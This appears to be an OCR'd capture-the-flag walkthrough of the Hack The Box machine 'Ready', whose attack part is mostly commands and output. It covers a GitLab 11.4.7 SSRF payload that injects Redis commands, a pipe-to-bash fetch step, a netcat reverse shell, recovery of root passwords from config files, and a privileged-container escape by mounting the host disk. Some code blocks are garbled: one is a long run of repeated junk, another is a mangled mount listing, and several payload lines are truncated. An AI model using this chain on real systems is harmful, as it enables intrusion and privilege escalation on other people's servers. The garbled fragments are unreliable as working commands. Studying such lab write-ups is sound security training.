
ready

```
tali)-[/Documents/htb/boxes/ready]
    nmap -sC -sV -oA nmap/ready 10.10.10.220
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 19:36 EDT
Nmap scan report for 10.10.10.220
Host is up (0.12s latency).
Not shown: 998 closed ports
        STATE SERVICE VERSION
PORT
                       OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
22/tcp
        open ssh
  ssh-hostkey:
    3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
    256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
    256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open http
                       nginx
  http-robots.txt: 53 disallowed entries (15 shown)
 //autocomplete/users/search/api/admin/profile
  /dashboard /projects/new /groups/new /groups/*/edit /users /help
 _/s/ /snippets/new /snippets/*/edit
 http-title: Sign in \xC2\xB7 GitLab
 Requested resource was http://10.10.10.220:5080/users/sign_in
 _http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Let's open http on port 5080, and get registered




GitLab Community Edition


Open source software to collaborate on code


Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.





click help to see the version of gitlab





Help → **Help**

GitLab Community Edition 11.4.7 Update a

https://liveoverflow.com/gitlab-11-4-7-remote-code-execution-real-world-ctf-2018/

The final import URL with the payload looks like this:


```
# No Encoding
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/
multi
sadd resque:gitlab:queues system_hook_push
lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\"
exec
exec
/ssrf.git


# URL encoded
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/%0D%0A%20multi%0D%0A%20sadd%20resque%3A
```

What is SSRF?

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.






%0Agit://%5B0:0:0:0:0:ffff:127.0.0.1%5D:-6379/%0A%20multi%0A%20sadd%20resque:gitlab:queues%20sy


x%7Cbash%20%7C%20bash%5C').read%5C%22%5D,-%5C%22retry%5C%22:3,%5C%22queue%5C%22:%5C%22system ssrf.git%20%0A%0A

```
### Command -v pothon -/ desv/mull 2-01; then pothon -v 2-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-05 / 3-
```

Let's try to send this, we have to create a new project



import project, git repo by URL



The form contains the following error:

• Import url is blocked: URI is invalid

add this

Git repository URL

qit://[0:0:0:0:0:0:ffff:127.0.0.1]:6379/%0A%20multi%0A%20sadd%20resque:gitlab:queues%20system_hook_push%0A%20lpush%20res

:: Import in progress

Please wait while we import the repository for you. Refresh at will.

```
(root@ kali)-[/Documents/htb/boxes/ready]
# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.220.
Ncat: Connection from 10.10.10.220:57586.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=998(git) gid=998(git) groups=998(git)
git@gitlab:/home/dude$ cd /
cd /
git@gitlab:/$ ls -al
ls -al
```

```
total 104
drwxr-xr-x
             1 root root 4096 Dec 1 12:41 .
             1 root root 4096 Dec
                                   1 12:41 ...
drwxr-xr-x
                            0 Dec
                                   1 12:41 .dockerenv
-rwxr-xr-x
             1 root root
                          185 Nov 20
                                       2018 RELEASE
-rw-r--r--
             1 root root
             2 root root 4096 Nov 20
drwxr-xr-x
                                       2018 assets
drwxr-xr-x
             1 root root 4096 Dec
                                   1 15:40 bin
             2 root root 4096 Apr 12
                                       2016 boot
drwxr-xr-x
            13 root root 3760 May 15 23:34 dev
drwxr-xr-x
                                    2 10:45 etc
drwxr-xr-x
             1 root root 4096 Dec
drwxr-xr-x
                                    2 10:45 home
             1 root root 4096 Dec
             1 root root 4096 Sep 13
                                       2015 lib
drwxr-xr-x
             2 root root 4096 Nov 13
                                     2018 lib64
drwxr-xr-x
             2 root root 4096 Nov 13
                                       2018 media
drwxr-xr-x
             2 root root 4096 Nov 13
drwxr-xr-x
                                       2018 mnt
drwxr-xr-x
             1 root root 4096 Dec
                                  1 16:23 opt
dr-xr-xr-x 319 root root
                            0 May 15 23:34 proc
             1 root root 4096 Dec 13 15:06 root
-rw-r--r--
                           23 Jun 29 2020 root_pass
             1 root root
drwxr-xr-x
             1 root root 4096 Dec 13 15:07 run
             1 root root 4096 Nov 19
                                       2018 sbin
drwxr-xr-x
             2 root root 4096 Nov 13
                                       2018 srv
drwxr-xr-x
                            0 May 15 23:34 sys
dr-xr-xr-x
            13 root root
             1 root root 4096 May 15 23:34 tmp
drwxrwxrwt
             1 root root 4096 Nov 13
                                       2018 usr
drwxr-xr-x
             1 root root 4096 Nov 13 2018 var
drwxr-xr-x
```

root pass is very suspicious

```
git@gitlab:/$ cat root_pass
YG65407Bjqvv9A0a8Tm_7w
git@gitlab:/$ su root
Password:
su: Authentication failure
```

there is a buckup directory in /opt

```
git@gitlab:/$ cd /opt/
git@gitlab:/opt$ ls -al
total 24
drwxr-xr-x 1 root root 4096 Dec 1 16:23 .
drwxr-xr-x 1 root root 4096 Dec 1 12:41 ..
drwxr-xr-x 2 root root 4096 Dec 7 09:25 backup
drwxr-xr-x 1 root root 4096 Dec 1 12:41 gitlab
```

```
git@gitlab:/opt$ cd backup/
git@gitlab:/opt/backup$ ls -al
total 112
drwxr-xr-x 2 root root 4096 Dec 7 09:25 .
drwxr-xr-x 1 root root 4096 Dec 1 16:23 ..
-rw-r--r-- 1 root root 872 Dec 7 09:25 docker-compose.yml
-rw-r--r-- 1 root root 15092 Dec 1 16:23 gitlab-secrets.json
-rw-r--r-- 1 root root 79639 Dec 1 19:20 gitlab.rb
```

privileged = true : allows access all devices on the host system

```
git@gitlab:/opt/backup$ cat docker-compose.yml
version: '2.4'
services:
   web:
     image: 'gitlab/gitlab-ce:11.4.7-ce.0'
     restart: always
     hostname: 'gitlab.example.com'
     environment:
       GITLAB_OMNIBUS_CONFIG: |
          external_url 'http://172.19.0.2'
          redis['bind']='127.0.0.1'
          redis['port']=6379
          gitlab_rails['initial_root_password']=File.read('/root_pass')
     networks:
       gitlab:
          ipv4_address: 172.19.0.2
     ports:
       - '5080:80'
       #- '127.0.0.1:5080:80'
       #- '127.0.0.1:50443:443'
       #- '127.0.0.1:5022:22'
     volumes:
       './srv/gitlab/config:/etc/gitlab'
           ./srv/gitlab/logs:/var/log/gitlab'
        - './srv/gitlab/data:/var/opt/gitlab'
       - './root_pass:/root_pass'
     privileged: true
     restart: unless-stopped
     #mem limit: 1024m
networks:
   gitlab:
     driver: bridge
     ipam:
        config:
          - subnet: 172.19.0.0/16
git@gitlab:/opt/backup$ cat gitlab.rb
## GitLab configuration settings
##! This file is generated during initial installation and **is not** modified
##! during upgrades.
##! Check out the latest version of this file to know about the different
##! settings that can be configured by this file, which may be found at:
##! https://gitlab.com/gitlab-org/omnibus-gitlab/raw/master/files/gitlab-config-template/gitlab.rb.template
```

so big

wW59U!ZKMbG9+*#h

```
git@gitlab:/opt/backup$ su root
Password:
root@gitlab:/opt/backup# cat /root/root.txt
cat: /root/root.txt: No such file or directory
root@gitlab:/opt/backup# cd /
root@gitlab:/# ls
RELEASE assets bin boot dev etc home lib lib64 media mnt opt proc root root_pass run sbin srv sys tmp usr var
root@gitlab:/# cd root
root@gitlab:~# ls
root@gitlab:~# |
```

root file system on /dev/sda2

```
rootSgitlab:-# mount
overlay on type overlay (rw.relatime.lowerdir=/var/lb/docker/overlay2/1/GISQADF:1631506AlTCGBEK6KT:/var/lb/docker/overlay2/1/PESMARGIADF6NSANNTVUFS52:/var/lb/docker/overlay2/1/AKSUGTOLTYSBFIQUENUGUS-58:/var/lb/docker/overlay2/1/AKSUGTOLTYSBFIQUENUGUS-58:/var/lb/docker/overlay2/1/AKSUGTOLTYSBFIQUENUGUS-58:/var/lb/docker/overlay2/1/ASTUGUMENTHIADNOSGS/WA/KY:/var/lb/docker/overlay2/1/ASTUGUMENTHIADNOSGS/WA/KY:/var/lb/docker/overlay2/1/ASTUGUMENTHIADNOSGS/WA/KY:/var/lb/docker/overlay2/1/ASTUGUMENTHIADNOSGS/WA/KY:/var/lb/docker/overlay2/1/SSEZUGUAFF0WSSBRDPW70HQWXH:/var/lb/docker/overlay2/1/SSEZUGUAFF0WSSBRDPW70HQWXH:/var/lb/docker/overlay2/1/SSEZUGUAFF0WSSBRDPW70HQWXH:/var/lb/docker/overlay2/1/SSEZUGUAFF0WSSBRDPW70HQWXH:/var/lb/docker/overlay2/1/SSEZUGUAFF0WSSZGGASGSGGSGGBC446d141f5afed2037dlbdf2810550ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf2810550ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf2810550ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf2810550ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf2810550ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf2810550ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf2810550ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf281050ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elc80c609bc446d141f5afed2037dlbdf281050ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf281050ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf281050ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141f5afed2037dlbdf281050ecff7fb552668/diff,workdir=/var/lb/docker/overlay2/72682da51elcc80c609bc446d141ff5afed2037dlbdf281050ecff7fb552
```

basically we can just mount this , let's create a directory and the mount it

```
root@gitlab:~# cd /tmp/
root@gitlab:/tmp# mkdir root
root@gitlab:/tmp# mount /dev/sda2 /tmp/root/
root@gitlab:/tmp# cd root/
root@gitlab:/tmp/root# ls -al
total 100
drwxr-xr-x
            20 root root
                          4096 Dec 7 17:44 .
drwxrwxrwt 1 root root
                          4096 May 16 00:42 ...
                             7 Apr 23
                                       2020 bin → usr/bin
lrwxrwxrwx
            1 root root
drwxr-xr-x 3 root root 4096 Jul 3
drwxr-xr-x 2 root root 4096 May 7
                                       2020 boot
                                       2020 cdrom
drwxr-xr-x 5 root root
                          4096 Dec 4 15:20 dev
drwxr-xr-x 101 root root
                         4096 Feb 11 14:31 etc
                         4096 Jul 7
                                       2020 home
drwxr-xr-x 3 root root
lrwxrwxrwx 1 root root
                             7 Apr 23 2020 lib → usr/lib
                             9 Apr 23 2020 lib32 → usr/lib32
lrwxrwxrwx
            1 root root
lrwxrwxrwx 1 root root
lrwxrwxrwx 1 root root
                             9 Apr 23 2020 lib64 → usr/lib64
                            10 Apr 23
                                       2020 libx32 → usr/libx32
2020 lost+found
                         4096 Apr 23 2020 media
                                       2020 mnt
            3 root root 4096 Jun 15 2020 opt
drwxr-xr-x
           2 root root 4096 Apr 15
                                       2020 proc
drwxr-xr-x
drwx----- 10 root root
                         4096 Dec 7 17:02 root
drwxr-xr-x
          10 root root 4096 Apr 23 2020 run
lrwxrwxrwx 1 root root
                             8 Apr 23 2020 sbin \rightarrow usr/sbin
drwxr-xr-x 6 root root 4096 May 7
drwxr-xr-x 2 root root 4096 Apr 23
                                   7 2020 snap
                                       2020 srv
drwxr-xr-x 2 root root 4096 Apr 15
                                      2020 sys
drwxrwxrwt 12 root root 12288 May 16 00:42 tmp
drwxr-xr-x 14 root root 4096 Apr 23
                                       2020 usr
drwxr-xr-x 14 root root 4096 Dec 4 15:20 var
```

now ,we got the full host fillesystem here

```
root@gitlab:/tmp/root# cd root/
root@gitlab:/tmp/root/root# ls

docker-gitlab ready-channel root.txt snap
root@gitlab:/tmp/root/root# cat root.txt
b7f98681505cd39066f67147b103c2b3
```